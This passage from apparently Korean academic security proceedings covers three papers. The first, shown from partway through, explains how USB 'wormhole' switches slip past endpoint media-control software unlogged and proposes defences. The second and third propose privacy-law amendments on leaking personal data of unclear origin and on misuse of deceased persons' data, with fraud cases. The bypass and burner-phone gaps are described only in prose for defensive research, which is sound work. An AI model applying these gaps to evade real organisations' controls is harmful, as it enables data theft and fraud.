내부자에 의한 악성코드 유입 인터넷망에서 검색한 자료를 웜홀 스위치를 통해 업무망으로 가져올 경우 악성코드가 업무망으로 유입될 가능성이 상당히 높아진다. 대부분의 자료전송시스템은 인터넷망에서 업무망으로 자료를 전송할 경우, 악성코드 검사 과정을 거친다. 만약 당신이 속한 조직에 웜홀 스위치를 사용하여 자료를 업무망으로 가져오고 있는 사용자가 있다면 해당 통로를 통해 악성 여부가 검증되지 않은 자료들이 무분별하게 업무망으로 들어올 수 있게 된다.

4.3 매체통제프로그램 우회

보안조직은 악의적인 사용자에 의한 악성코드 유입이나 내부자료 유출을 방지하기 위해 단말기에 매체통제프로그램을 설치하도록 정책을 설정하고 운영한다. 이는 다시 말해 망분리 환경에서 중요 업무자료가 저장되는 업무망이나 기반시설에 대한 제어시스템이 구축되어 있는 폐쇄망을 대상으로 악의적인 외부자가 USB, CD 등 보조저장매체와 스마트폰, 태블릿, 노트북과 같은 모바일 기기를 통한 공격에 대응하기 위한 체계를 구축하고 있음을 의미한다.

그러나 웜홀 스위치는 USB 2.0 또는 USB 3.0 케이블로 구성되는 데에도 불구하고 일부 매체통제프로그램에서는 특별히 제한하고 있지 않아 자유롭게 사용이 가능하다. 또한, 웜홀 스위치는 양 끝단의 단말장치의 운영체제가 상이(윈도우-안드로이드 등)한 경우에도 파일 전송이 가능하기 때문에 공격자로 하여금 다양한 매체를 공격수단으로 활용할 수 있는 환경을 제공해준다. 이로 인해 다음과 같은 보안 취약점이 생긴다.

외부자에 의한 공격 매체통제프로그램의 제한을 받지 않는 웜홀 스위치를 사용하여 악의적인 외부자가 폐쇄망에서 운영 중인 중요 기반시설 제어시스템에 악영향을 미치는 악성코드를 폐쇄망에 직접적으로 설치할 수 있게 된다. 이는 공격자가 오랜 기간 동안 공격대상 폐쇄망에 접근을 시도하는 여러 가지 노력을 경감시켜주게 되며, 공격시스템에 최적화된 악성코드를 가장 최단경로로 침투 가능하게 해준다.

외부자에 의한 자료 탈취 매체통제프로그램을 우회하기 때문에 외부자가 소지한 다양한

저장매체를 웜홀 스위치를 통해 대상 컴퓨터와 연결하여 자료를 탈취할 수 있는 여건을 제공해주게 된다. 만약 대상 컴퓨터가 적절한 사용자 인증을 제공하지 못하거나 외부자가 인증을 우회하여 대상 컴퓨터에 저장된 자료에 접근이 가능할 경우에 웜홀 스위치를 통해 보안조직의 감시를 피해 손쉽게 중요 자료를 탈취할 수 있게 된다. 매체통제프로그램에 로그가 쌓이지 않기 때문에, 보안조직이 외부자에 의한 자료 탈취 사실을 인지하더라도 조직 내 컴퓨터에 대한 전수조사를 실시하지 않는 이상 피해 컴퓨터가 무엇인지 어떤 자료가 탈취되었는지 확인할 수 있는 방법이 없게 된다.

4.4 대응 방안

보안 조직에서는 웜홀 스위치를 업무망과 인터넷망을 연결하여 사용하지 못 하도록 내부 보안정책을 수립하여 부주의한 사용자에 대한 통제를 강화하고, 웜홀 스위치가 소프트웨어 설치 방식으로 동작하기 때문에 해당 프로세스가 실행되는 것을 차단함으로써 웜홀 스위치 사용을 제한할 수 있다.

또한, 웜홀 스위치 사용 현황 관리 및 침해사고 발생 시 추적이 가능하도록, 매체통제프로그램 개발사에 웜홀 스위치와 같은 KVM 스위치 제품에 대한 통제 및 관리 기능을 포함할 수 있는지 검토를 요청하는 등의 방안도 마련해볼 수 있다.

현재 제품으로 판매되는 웜홀 스위치는 소프트웨어 설치방식으로 동작하지만, 해당 소프트웨어 기능을 유지하면서 조금이라도 변형시키거나 DLL 등과 같이 다른 방식을 이용하여 동작할 경우 추가적인 관리적·기술적 차원에서의 대응이 필요할 것으로 보인다.

V. 결론

본 논문에서는 물리적 망분리 환경에서 발생할 수 있는 새로운 보안 취약점에 대하여 분석하였다. 물리적 망분리는 일반적인 보안 위협에 대한 솔루션이 될 수 있으나, 여전히 다양한 공격 루트가 존재한다. 향후 연구에서는 물리적 망분리 환경에서 존재할 수 있는 위협 모델과 공격자 모델을 설정하고 각각의 경우 발생할 수 있는 취약점과 대응 방안에 대하여 연구할 것이다.

[참고문헌]

[1] D.S.Milojicic et al, Peer to Peer Computing, HP Laboratories Palo Alto HPL-2002-57, March, 2002.

[2] 안철수연구소, “AhnLab TrustZone 표준제안서”, 2011.

[3] 이은배, 김기영, “망 분리기반의 정보보호에 대한 고찰”, 정보보호학회논문지, 20(1), pp.39-46, February 2010.

[4] 조병주, 윤장호, 이경호, “금융회사 망분리 정책의 효과성 연구”, 정보보호학회논문지, 25(1), pp.181-195, February 2015.

[5] Jens Müller et al. “SoK: Exploiting Network Printers”, IEEE Security and Privacy, May 2017.

불분명한 취득 경위로 얻게 된 개인정보 누설 관련 법률 개정안 제시

이유빈, 박새얀, 김예준, 서정택

순천향대학교 정보보호학과

Proposal of amendments to the disclosure of personal information obtained from unclear acquisition methods

Yu-Bin Lee, Sae-Yan Park, Yae-Jun Kim, Jung-Taek Seo

Department of Information Security Engineering, Soonchunhyang University.

요 약

최근 정보통신망을 이용한 서비스가 증가함에 따라 개인정보에 대한 개인정보 유출 및 누설사고 사례 또한 증가하고 있다. 현행법에서는 개인정보를 취급하였던 자나 취급하고 있는 자에 한하여 침해, 훼손, 누설 행위를 처벌 하고 있으며, 부정한 방법으로 취득한 개인정보에 한해서만 그 사정을 알고 제공받는 것을 금지하고 있다. 이러한 제한적인 처벌 규정으로 인하여 정보통신망의 안전하고 건전한 이용이라는 해당법의 입법 취지에도 불구하고, 개인정보 처리자 외의 제3자의 개인정보 누설에 대해서는 처벌이 미미하다. 따라서 제3자의 개인정보 누설사건에 대해서는 정보주체에 대한 피해가 발생하더라도, 정보누설자인 제3자를 처벌하기 어렵다. 이 논문에서는 이러한 현행법의 한계를 지적하고 추가적인 개선방안을 제안해보고자 한다.

I. 서론

정보통신기술의 급속한 발전에 따라 현재 사람들의 일상 속에서 인터넷과 통신매체는 매우 중요한 자리를 차지하고 있다. 그리고 이를 이용한 통신서비스의 증가와 더불어 개인정보 유출 및 누설 사고에 대한 위험성도 커지고 있다. 특히, 불분명한 취득 경위로 얻게 된 개인정보의 누설 같은 경우에는 정보주체가 겪는 피해에 비해 이를 따로 처벌할 규정이 없어 위반죄가 성립되지 않고 있다.

현행법에는 개인정보보호법과 정보통신망 이용촉진 및 정보보호 등에 관한 법률(이하 정보통신망법)이 제정되어 있으나, 위와 같은 행위 처벌에 있어 한계점이 존재한다.

본 논문에서는 정보통신망법을 중심으로 그 범위를 한정해 다루고 있으며, 해당 법률의 입법취지와 함께 기존의 사건 판례를 살펴보고 해당 법률의 한계를 제시, 고찰하여 그에 대한 개선 방안을 제시하고자 한다.

II. 본론

2.1 정보통신망법의 개인정보

정보통신망법은 제2조(정의) 6항에서는 생존하는 개인에 관한 정보로서 성명·주민등록번호 등에 의하여 특정한 개인을 알아볼 수 있는 부호·문자·음성·음향 및 영상등의 정보(해당정보만으로는 특정 개인을 알아볼 수 없어도 다른 정보와 쉽게 결합하여 알아볼 수 있는 경우에는 그 정보를 포함한다)를 “개인정보”라고 규정한다.[1]

2.2 정보통신망법의 개인정보 누설 성립요건

정보통신망법에서는 제 28조의 2(개인정보의 누설금지)의 1항에서 “이용자의 개인정보를 처리하고 있거나 처리하였던 자는 직무상 알게 된 개인정보를 훼손·침해 또는 누설하여서는 아니 된다.”고 규정하고 있으며 2항에서는 “누구

든지 그 개인정보가 누설된 사정을 알면서도 영리 또는 부정한 목적으로 개인정보를 제공받아서는 아니 된다."고 규정하고 있다. 이에 따라 정보통신망법에서의 개인정보 누설이 성립하기 위해서는 "이용자의 개인정보를 처리하고 있거나 처리하였던 자" 또는 "개인정보가 누설된 사정을 아는 자" 여야 한다. [1]

이러한 제한 때문에 동법 제 49조에서 "누구든지 정보통신망에 의하여 처리·보관 또는 전송되는 타인의 정보를 훼손하거나 타인의 비밀을 침해·도용 또는 누설하여서는 아니 된다." 고 규정하고 있음에도 불구하고 개인정보 누설을 처벌할 수 없는 한계가 존재한다. [1]

2.3 이메일 내용 누설 사건 (대법원 2008. 4. 24. 선고 2006도8644 판결)[2]

본 논문에서 주로 다룰 판례에 앞서, 타인의 비밀 누설과 관련한 이메일 내용 누설 사건을 언급하고자 한다. 다음은 지난 2008년, 제49조 타인의 비밀 누설 위법으로 유죄 판결이 난 판례다.

사건 개요

피고인은 자신의 뇌물수수 혐의에 대한 결백을 주장하기 위하여 제3자로부터 사건 관련자들이 주고받은 이메일[1] 출력물을 교부받아 징계위원회에 제출하여 피해자의 비밀을 누설하였다.



[그림 1] 비밀 누설 사건

판결 요지

"'정보통신망에 의하여 처리·보관 또는 전송되는 타인의 비밀'을 정보통신망으로부터 직접 취득하지 아니하고 제3자를 통하여 취득한 자라 하더라도 그 점을 알면서 그 비밀을 알지 못하는 제3자에게 이를 알려 준 경우에는 법 제49조, 제62조 제6호 (현행법 제71조 11호) 소정의 타인의 비밀누설죄가 성립한다고 보아야 한다."

해당 판결은 '정보통신망에 의하여 처리·보관 또는 전송되는 타인의 비밀'을 정보통신망으로부터 직접 취득하지 않고, 제3자를 통해 취득해 징계위원회에 제출함으로서 누설한 사건이다. 여기에서 이메일 출력물 자체는 정보통신망 이용촉진 및 정보보호 등에 관한 법률에서 말하는 '정보통신망에 의하여 처리·보관 또는 전송되는' 타인의 비밀에 해당하지 않지만, 이를 징계위원회에 제출하는 행위는 '정보통신망에 의하여 처리·보관 또는 전송되는 타인의 비밀'인 이메일의 내용을 '누설하는 행위'에 해당한다.[1]

이 경우, 취득 경위가 분명하고 그 사정을 알면서도 비밀을 알지 못하는 제 3자인 징계위원회에 제출함으로써 비밀을 누설하였으므로 유죄 판결이 났다.


2.4 교인명단 누설 사건 (대법원 2012.12.13. 선고 2010도10576 판결)[3]

지난 2012년, 정보통신망법의 제 28조의 2, 제49조와 관련하여 법률적 한계를 보여주는 대법원의 판결이 있었다.

사건 개요

피고인은 인터넷 ' △△△' 사이트의 ' □□□□□□' 까페 운영자로서 2008. 6. 15.경 위 까페 게시판에 ' ○○○교인명단'이라는 제목으로 ○○○교인의 성명과 주소, 집, 전화번호, 휴대전화번호등 개인정보가 담겨있는 교적부(수정완료)라는 압축파일을 업로드하여 놓음으로써 그 무렵 위 까페를 접속하는 다른 회원들로 하여금 이를 다운받아 볼 수 있게 하였다.[2]

1) 엔진부품에 대한 보조발전기 정비사업권 및 연구개발 지원금을 주식회사에 알선해 주는 대가로 금품을 요구하는 내용의 이메일



[그림 2] 교인명단 누설 사건

판결 요지

"제49조를 위반하여 타인의 비밀을 침해·도용 또는 누설한 자"라 함은 정보통신망을 침해하는 방법 등으로 정보통신망에 의하여 처리·보관 또는 전송되는 타인의 정보를 침해하거나 그렇게 침해된 정보를 도용 또는 누설한 자를 의미한다 할 것이다. 그런데 이 사건 공소사실은, 작성자나 그 취득경위에 대해서는 적시하지 않고 있는데, 원심 및 당심이 적법하게 채택하여 조사한 증거들에 의하면, 위 명단은 피고인이 성명불상인 대학교동창으로부터 이메일로 전달받은 것임이 인정될 뿐이다."

"넘겨받은 위 명단이 타인의 비밀에 해당하여 보호를 받을 필요성이 인정된다 하더라도, 이 사건 명단이 원래 정보통신망에 의하여 처리·보관 또는 전송되던 것을 정보통신망을 침해하는 방법 등에 의하여 이 사건 명단의 작성자나 관리자의 승낙 없이 취득한 것이라는 점을 인정할 증거가 없는 이상, 정보통신망에 의하여 처리·보관 또는 전송되는 타인의 비밀을 침해, 도용 또는 누설한 경우에 해당하는 것이라고 볼 수 없다."

"피고인이 자신이 운영하는 인터넷 사이트 카페에 개인정보가 담겨 있는 '특정 종교 교인 명단' 파일을 업로드하여 다른 회원들로 하여금 다운로드받아 볼 수 있게 함으로써 정보통신망에 의하여 처리·보관 또는 전송되는 타인의 비밀을 침해·도용 또는 누설하였다는 내용으로 기소된 사안"으로 1심[3]에서는 정보통신망법 제49조의 "타인의 비밀 누설"에 해당한다 하여 유죄처분을 내렸으나 2심에서는 제28조의 2와의 관계성을 따져보았을 때 제한된 해석을 하는 것이 입법취지에 타당하다 하여 1심을 기각하고 무죄처분을 내렸다. 대법원 또한 상고이유와 원심의 판결을 따라 무죄처분을 내렸다.

2.4 현행법의 한계와 개선 방안

위에서 살펴본 판례에서 피고인은 교인명단 파일에 담겨있는 개인정보를 누설했음에도 불구하고 정보통신망법 제 28조의2와의 관계성에 의한 제한적 해석으로 동법 제 49조의 위반죄가 성립되지 않는다. 제 49조에서 "누구든지 정보통신망에 의하여 처리·보관 또는 전송되는 타인의 정보를 훼손하거나 타인의 비밀을 침해·도용 또는 누설하여서는 아니 된다." 고 규정하고 있다. 여기에서 '타인의 비밀'[4]이란 일반적으로 알려져 있지 않은 사실로서 이를 타인에게 알리지 아니함으로써 개인의 사생활의 비밀 내지 평온을 의미하므로, 위의 판례에서의 교인 명단 파일 또한 이에 포함된다고 볼 수 있다. [1]

정보통신망법은 제1조에서 그 입법 취지를 "정보통신망의 이용을 촉진하고 정보통신서비스를 이용하는 자의 개인정보를 보호함과 아울러 정보통신망을 건전하고 안전하게 이용할 수 있는 환경을 조성하여 국민생활의 향상과 공공복리의 증진에 이바지함"을 목적으로 한다고 정의하고 있기 때문에 이런 현행법의 한계로, 위반

2) 원심 및 당심이 적법하게 채택하여 조사한 증거들에 의하면, 위 명단은 피고인이 성명불상인 대학교동창으로부터 이메일로 전달받은 것임

3) 피고인은 정보통신망법 제 49조 "정보통신망에 의하여 처리·보관 또는 전송 되는 타인의 비밀을 침해, 도용 또는 누설하여서는 아니된다" 로 규정하는 부분을 위반하였다 하여 1심은 이 사건 공소사실을 유죄로 인정함

4) 대법원 2006. 3. 24. 선고 2005도7309 판결[4]: 막연히 피해자의 이메일 출력물을 제3자에게 보여준 것이 타인의 비밀 누설행위에 해당한다는 취지로만 되어 있는 공소사실이 심판의 대상과 피고인의 방어범위를 확정할 수 있을 정도로 특정되었다고 보기 어렵다고 한 사례의 판결에서 규정한 '타인의 비밀'의 의미

죄가 성립되지 않는다면 1조에서 정의한 “건전하고 안전한 정보통신망 이용환경 조성“에 어려움이 있을 것으로 보인다. [1]

위 판결과 같은 사례가 추후 발생했을 경우, 그 개인정보의 취득경위가 불분명한 이상 피해의 규모와 관계없이 타인의 비밀 또는 개인정보를 누설한 제 3자는 처벌을 받지 아니할 수 있다. 현행법의 제한적 해석으로 인해 제49조의 위반죄를 성립할 수 없으며, 이를 성립시키기 위해서는 형법상의 절대원칙인 죄형법정주의원칙을 만족하는 범죄구성요건이 충족되어야하기 때문이다. 이러한 현행법의 한계를 개선하기 위해 본 논문에서는 제 28조의2에 다음과 같은 추가 조항을 제시하고자 한다.

개정 전
제28조의2(개인정보의 누설금지) ① 이용자의 개인정보를 처리하고 있거나 처리하였던 자는 직무상 알게 된 개인정보를 훼손·침해 또는 누설하여서는 아니 된다. <개정 2016.3.22.> ② 누구든지 그 개인정보가 누설된 사정을 알면서도 영리 또는 부정한 목적으로 개인정보를 제공받아서는 아니 된다. [전문개정 2008.6.13.]
개정 후
제28조의2(개인정보의 누설금지) ① 이용자의 개인정보를 처리하고 있거나 처리하였던 자는 직무상 알게 된 개인정보를 훼손·침해 또는 누설하여서는 아니 된다. <개정 2016.3.22.> ② 누구든지 그 개인정보가 누설된 사정을 알면서도 영리 또는 부정한 목적으로 개인정보를 제공받아서는 아니 된다. [전문개정 2008.6.13.] **③ 누구든지 정당한 방법 외의 사정으로 취득하게 된 개인정보를 누설하여서는 아니 된다.**

여기에서 ‘정당한 방법’이란 개인정보에 대한 정당한 접근권한 또는 허용된 접근권한을 가지고 취득하는 것과 정보통신서비스 제공자가 이용자의 동의를 얻어 그 개인정보를 제3자가 제공받는 경우를 말한다.

현행법의 제한적 해석으로 유죄판결이 어려웠던 기존 판례에 추가 조항을 적용할 경우, 그 한계를 벗어나 유죄판결을 내릴 수 있을 것이다. 또한 정당한 방법 외의 사정이라고 정의함으로써 정당하지 않은 방법과 위 판례와 같은 불분명한 취득 경위에 대해서도 위법죄 성립이 가능하다.

또한 추가조항과 함께 제 71조 벌칙에도 이를 처벌하는 규정의 추가가 필요하다. 그 내용은 다음과 같다.

‘제28조의2제3항을 위반하여 정당한 방법 외의 사정으로 취득하게 된 개인정보를 누설한 자’

이에 따라 개인정보를 얻은 방법이 정당한 방법 외의 모든 방법, 부정한 방법을 포함한 불분명한 취득 경위라고 하더라도 누설죄가 성립하며 처벌을 내릴 수 있을 것으로 본다.

III. 결론

본 논문에서는 불분명한 취득 경위로 얻게 된 개인정보 누설사건에서의 정보주체에 대한 피해가 발생하더라도 정보누설자인 제3자를 처벌하기 어렵던 판례를 분석하였다. 해당 판례에서는 기존 법률의 제28조의 2와의 관계성을 따져 제 49조 타인의 비밀누설 금지에 대해 그 처벌의 대상을 제한하여 위법죄의 성립이 어려웠다.

따라서 본 논문에서는 현행법에서의 법적 한계로 인해 처벌이 어려웠던 개인정보 처리자 외의 제3자의 개인정보 누설과 관련해, 정보통신망법으로 한하여 추가조항을 제시하였다. 그 이유는 위에서 언급한 불분명한 경로의 개인정보의 취득이 발생할 경우, 그 취득의 배경이 정보통신망이 주가 될 것이기 때문이다. 이런 이유에서 개인정보보호에 대해 제정된 다른 법률들이 있음에도 불구하고 정보통신망 제 28조의

2에 추가적인 조항을 제시한다. 제시한 추가 조항을 위의 판례에 적용시킨다면, 누설한 개인정보의 취득경위가 불분명하더라도 개인정보의 누설죄 성립이 가능하다.

또한, 위와 같은 추가조항이 없다면 불분명한 경위로 개인정보를 취득하고 누설한 자에 대한 처벌도 불가능하며, 그 개인정보 누설에 있어서 개인정보를 취득한 사람의 윤리, 도덕심에 의존해야 할 것이다.

[참고문헌]

[1] 법제처, 정보통신망 이용촉진 및 정보보호 등에 관한 법률, 법률 제14080호, 시행일 2017.03.23.

[2] 대법원 2008. 4. 24. 선고 2006도8644 판결

[3] 대법원 2012. 12. 13. 선고 2010도10576 판결

[4] 대법원 2006. 3. 24. 선고 2005도7309 판결

사망한자의 개인정보 악용사례 분석 및 관련 법률 개정(안) 연구

류기백, 송진우, 이경민, 서정택

순천향대학교 정보보호학과

Analysis of cases of personal information abuse of a deceased person and amendment [plan] of related laws

Ki Back Ryu, Jin Woo Song, Kyeong Min Lee, Jung Teak Seo

Department of Information Security Engineering, SoonChunHyang University.

요 약

현재 국내정보보호 관련 법률에서 개인정보는 '살아 있는' 개인에 한정되어 있으며 사망한 자의 개인정보는 보호하고 있지 않다. 그러나 사망한 자의 정보도 정보통신망에 의하여 처리, 보관 또는 전송되는 과정에서 훼손, 침해, 도용, 누설 될 경우 국가 사회 전반에 걸쳐 피해가 발생할 수 있다. 실례로 2015년 사망한자 개인정보를 도용한 무면허 대리운전 영업, 2016년 사망한자의 개인정보 등을 통한 대포폰 3만대 유통, 같은 해 20대 총선 당시 사망한자의 개인정보를 통한 후보추천 등 사망한자의 개인정보를 악용한 범죄가 발생하고 있다. 따라서 본 논문에서는 현재 개인정보와 관련된 법률의 한계점에 따른 사망한자의 개인정보 악용사례 및 발생 가능한 위협요소에 대해서 분석하고 사망한 자의 개인정보를 보호하고 법률적·실무적 처리과정에서 발생하는 혼란 및 문제를 해소하고자 관련 법률의 항목에 대한 개정(안)을 제시한다.

I. 서론

정보통신기술의 발달과 개인정보의 경제 가치 증대로 사회 전 영역에 걸쳐 개인정보의 수집과 이용이 보편화되고, 개인정보의 유출, 오남용 등 개인정보 침해사례가 끊임없이 보고되고 있다. 개인정보 유출사건은 법정 소송으로까지 이어지고, 언론매체를 통해서 연일 보도되면서 온라인 사용자들의 개인정보 보호에 대한 우려 및 관심이 증가하고 있다. 따라서 온라인 및 오프라인에서 개인정보를 보호하기 위해 「개인정보보호법」, 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」(이하 정보통신망법) 등의 법률이 제정되어 개인정보보호에 대한 법적조치의 기준으로 적용되고 있다.

그러나 현행 정보보호 법률에서 지정하는 "개인정보"란 살아 있는 개인에 관한 정보로서 성명, 주민등록번호 및 영상 등을 통하여 개인을 알아볼 수 있는 정보(해당 정보만으로는 특정 개인을 알아볼 수 없더라도 다른 정보와 쉽게 결합하여 알아볼 수 있는 것을 포함한다)를 말한다.[1]

[표 1] 현행법률 개인정보 세부내용[2]

개인	자연인만 해당되며, 법인이나 단체는 포함하지 않음
정보	정보의 종류·형태를 제한하지 않음(문자·음성·부호·영상 등)
살아있는	생존하는 자에 대한 정보만 보호의 대상이 되며, 사자(死者)의 정보는 제외
식별하거나 식별할 수 있는	다른 사람과의 구분 가능성
다른 정보와 쉽게	일률적으로 판단할 수는 없으며, 다른 개인정보의 종류 등 상황에 따라 달라지는 특성이 있음

현재 개인정보의 범위의 한계점에 따라 사망한 자의 개인정보는 법률적으로 보호하고 있지 않으며 악용될 경우에 법적 조치를 취할 수 있는 관련 법조항이 존재하지 않는다. 하지만 사망한 자의 정보도 정보통신망에 의하여 처리, 보관 또는 전송되는 과정에서 다른 사람에 의하여 함부로 훼손되거나 침해·도용·누설되는 경우에는 정보통신망의 안전성 및 정보의 신뢰성을 해칠 우려가 있다.

따라서 본 논문에서는 현행 개인정보에 관한 법률의 한계점을 분석하고 현재 발생하고 있는 사망한자의 개인정보 악용사례 및 향후 예상되는 사망한자의 개인정보 침해 및 악용 가능성에 대하여 연구를 진행 하였으며, 현행 법률상 사망한자의 개인정보보호에 관한 한계점을 극복하기 위한 개인정보 관련 법률 개정(안)을 제시하고자 한다.

본 논문의 구성은 다음과 같다. Ⅱ장에서 사망한자의 개인정보 관련 판례 및 사례를 살펴본다. Ⅲ장에서 향후 사자의 정보를 악용할 수 있는 가능성에 대해 분석한다. Ⅳ장에서는 발생 가능한 사망한자의 개인정보 위협요소에 대하여 제시된 대응방안을 소개한다. Ⅴ장에서는 개인정보보호 관련 법률 개정(안)을 제시한다. 마지막으로 Ⅵ장에서 향후 연구 방향을 제시하고, 대응방안 및 향후 연구를 통한 파급효과를 분석하면서 결론을 맺도록 한다.

Ⅱ. 사망한자의 개인정보 악용 판례 및 사례

2.1 사망한자의 개인정보 누설에 관한 판례

피고인 A는 친구 B로부터 대구 지하철역 화재사고 및 김해 중국 민항기 추락사고의 사망한자 명단과 생년월일을 인터넷 메신저로 전송받았다. 그 후 회사에서 관리하고 있는 K은행 신용전산망을 검색하여 위 명단에 나와 있는 사람들의 주민등록번호를 알아낸 뒤 인터넷 메신저로 위 친구에게 전송하는 방법으로 63회에 걸쳐 사망한자의 개인정보를 누설하였다. 현행법상 사망한자의 정보는 개인정보에 해당하지 않는다. 그러나 정보통신망법 제49조에서는 정보통신망에 의하여 처리 보관 또는 전송되는 과정에서 타인의 정보를 훼손하거나, 타인의 비밀을 침해 도용 또는 누설하는 행위를 금지 및 처벌하도록 규정하고 있다. 따라서 사망한자의 개인정보를 누설한 것에 따른 처벌이 아닌 사망한자를 '타인'으로 포함된다고 해석하여 처벌받은 판례이다. 현행법상 사망한자의 정보가 개인정보에 포함되어있지 않아 사망한자의 정보를 보호하고 있지 않지만 타인으로 해석해 사망한자의 정보를 보호하여 국내 개인정보의 범위에 한계점을 드러내고 있다.[3]

2.2 사망한자의 개인정보 침해 및 도용 사례

2.2.1 사망한자 명의의 문서위조 사례

사망한자 명의를 위조하여 행사할 목적으로 작성된 문서가 일반인으로 하여금 당해 명의인의 권한 내에서 작성된 문서라고 믿게 할 수 있는 정도의 형식과 외관을 갖추면 문서위조죄가 성립하고 위와 같은 요건을 만족한 이상 그 명의인이 문서의 작성일자 전에 사망하였다고 하더라도 그러한 문서 역시 공공의 신용을 해할 위험성이 있으므로 문서위조죄가 성립한다고 본 사례이다.[4]

2.2.2 사망한자 명의의 확인서 위조 사례

H씨 등은 지난 2013년 12월부터 2014년 1월까지 액비살포비 지원 보조사업을 수행하면서 269필지. 230ha의 토지에 액비를 살포하지 않았음에도 사망한자 등 명의의 액비살포 확인서를 위조, 357필지 350ha의 토지에 액비를 살포했다고 서류를 제출해 살포한 것처럼 속여 보조금 7000만원을 교부받아 편취하였다. 이들은 사망한자 5명과 폐업법인 3곳, 토지를 소유한 일반인 및 토지가 없는 일반인 등 총 35명의 명의로 허위 액비살포 확인서를 만들어 제주시에 지원금을 허위로 신청 한 뒤 편취한 보조금을 자신들이 운영하는 법인 운영비 및 액비살포차량 유지비 등에 사용한 악용사례이다.[5]

2.2.3 사망한자의 임감증명 위·변조 사례

국회 안전행정위원회 소속 더불어민주당 김

영진(수원병) 의원이 행정자치부로부터 제출받은 인감증명서 허위발급통계 자료에 따르면 2011년부터 2015년까지 5년간 전국 인감증명서 발급사고 건수는 332건이다. 전국 인감증명서 발급사고를 유형별로 살펴보면 사망한자의 허위위임장을 통해 발급받은 경우가 113건(34.0%), 신분증 부정 사용 109건(32.8%), 생존자의 허위위임장 69건(20.8%), 신분증 위·변조 35건(10.5%), 인감증명서 위·변조 4건(1.2%) 등이다. 발급사고 유형 중 사망한자의 허위위임장을 통해 발급받은 경우가 가장 많은 점을 통해 사자의 정보가 생존 여부와 상관없이 중요하다는 점을 알 수 있는 사례이다.[6]

2.2.4 사망한자의 개인정보를 통한 사망한자 계좌예금 편취 사례

김 모 씨는 노숙인 생활시설인 시립 '은평의 마을'에 등록된 개인정보를 불법 열람하여 피해자들의 계좌에 노령연금, 장애수당 등의 잔액이 있는 것을 확인하였다. 그 후 지인 박 씨와 공모하여 자신들의 노트북을 이용해 은평의 마을 관리자 사이트에 접속, 사망한자들의 개인정보와 금융정보를 탈취하였다. 또한 인터넷 서비스 제공을 빙자한 유령회사 2곳을 설립하였고, 이 회사 법인계좌로 피해자들의 예금을 자동이체 시키는 수법을 사용하여 김 씨와 박 씨는 사망한자들의 계좌에서 1억 6000여 만원의 예금을 빼돌린 사례이다.[7]

2.2.5 사망한자 명의의 후보 추천 사례

2016년 4월 치러진 제 20대 국회의원 선거 당시 경기도 시흥지역 무소속 후보자 이 모 씨는 공직선거법상 무소속 후보자가 의무적으로 받아야 하는 지역구민의 추천서에 유권자 추천 수를 채우기 위하여 사망한자 8명의 명의를 도용한 사례이다.[8]

2.2.6 사망한자의 자격 도용 사례

2015년 경기도 일산에서 L씨는 무면허 상태에서 사망한자의 개인정보를 도용하여 대리운전 영업을 하다 적발되는 사례가 있었고, 2016년 경기도 평택에서 약사 윤모씨를 고용해 약국을 운영하던 중 윤 씨가 15년 9월 사망하자 다른 약사를 고용하지 않은 채 윤 씨의 면허를 그대로 게시해 약국을 운영하다 적발된 사례이다.[9]

III. 발생 가능한 사망한자의 개인정보 위협요소

3.1. 동의 후 수집했던 사망한자의 개인정보 위협요소

현행법상 타인에게 사자(死者)의 정보라 하더라도 정보통신망법 제2조 제1항 제6호에 따라서 다른 이와 주고받거나 훼손, 침해, 누설하는 행위를 하여서는 아니 된다. 즉 사자(死者)의 정보를 처음에 개인정보 수집 이용 동의를 받은 기관, 단체 등에서는 누설 등을 하지 않고 기관 내에서 목적 외의 용도로 사용하는 것을 처벌할 근거가 없다. 이로 인해 사자(死者)의 개인정보를 사망 전에 개인정보수집 이용 동의를 거쳐 수집한 기관, 단체에서는 보유한 사자(死者)의 개인정보를 수집당시 동의 받았던 범위를 벗어난 사용이 가능하다.

3.2 실종 선고된 자의 개인정보 위협요소

실종신고 후 생사불명의 상태가 장기간 계속되고 있는 자는 일정한 요건과 절차에 의해 사망한 것으로 간주되어 실종선고를 받는다. 실종선고 된 자들의 관한 정보는 '살아 있는' 에 해당하여 개인정보로 취급하는지 아니면 사자(死者)의 정보로서 개인정보로 취급하지 않는지에 대하여 현행법상에서 명확히 제시되어 있지 않다. 따라서 실종신고 후 생사불명의 상태가 장기간 계속되고 있는 자의 개인정보는 법적 기준이 명확하지 않기 때문에 사칭을 통한 사기 등 각종 범죄에 악용 될 가능성이 있다.

3.3 사망한 자의 디지털 유품에 대한 위협요소

현행법상 사자의 디지털 유품에 처리 및 관리에 관한 조항이 존재하지 않아 현재는 각 포털사이트의 자율적인 기준에 의하여 처리되고 있다. 연예인 故 이언의 경우 제3자가 디지털

유품인 웹페이지의 비밀번호를 문의하였고 처리 불가하다고 안내받았지만 故 최진실의 경우 제3자가 웹페이지를 관리하는 등 비슷한 사례에서 다른 결과가 나오고 있다. 현재 포털사이트에서 자율적으로 처리하는 기준에 의해서 혼란 및 문제가 발생할 수 있다.[10],[11]

3.4 이동통신사의 사망한자 DB 관련 위협요소

사망한자의 정보를 보유하고 있는 기관 및 기업체에서 사망한자의 개인정보가 유출될 경우 사망한 자의 명의로 대포폰을 만들 수 있다. 2011년 KAIT(한국정보통신진흥협회)에서 사망한 자의 정보를 통한 휴대전화 가입을 방지하기 위하여 사망한자데이터베이스를 만들어 이동통신사와 공유하도록 하였다. 그러나 사망한 자의 데이터베이스 업데이트와 공유에 걸리는 시간차를 이용해 아직도 사망한 자의 정보로 대포 휴대전화가 가입이 가능하다. 사망한 자의 개인정보로 가입된 대포폰을 악용하여 단타성 범죄가 발생할 가능성이 있다. [12]

IV. 발생 가능한 사망한자의 개인정보 위협요소에 대한 대응방안

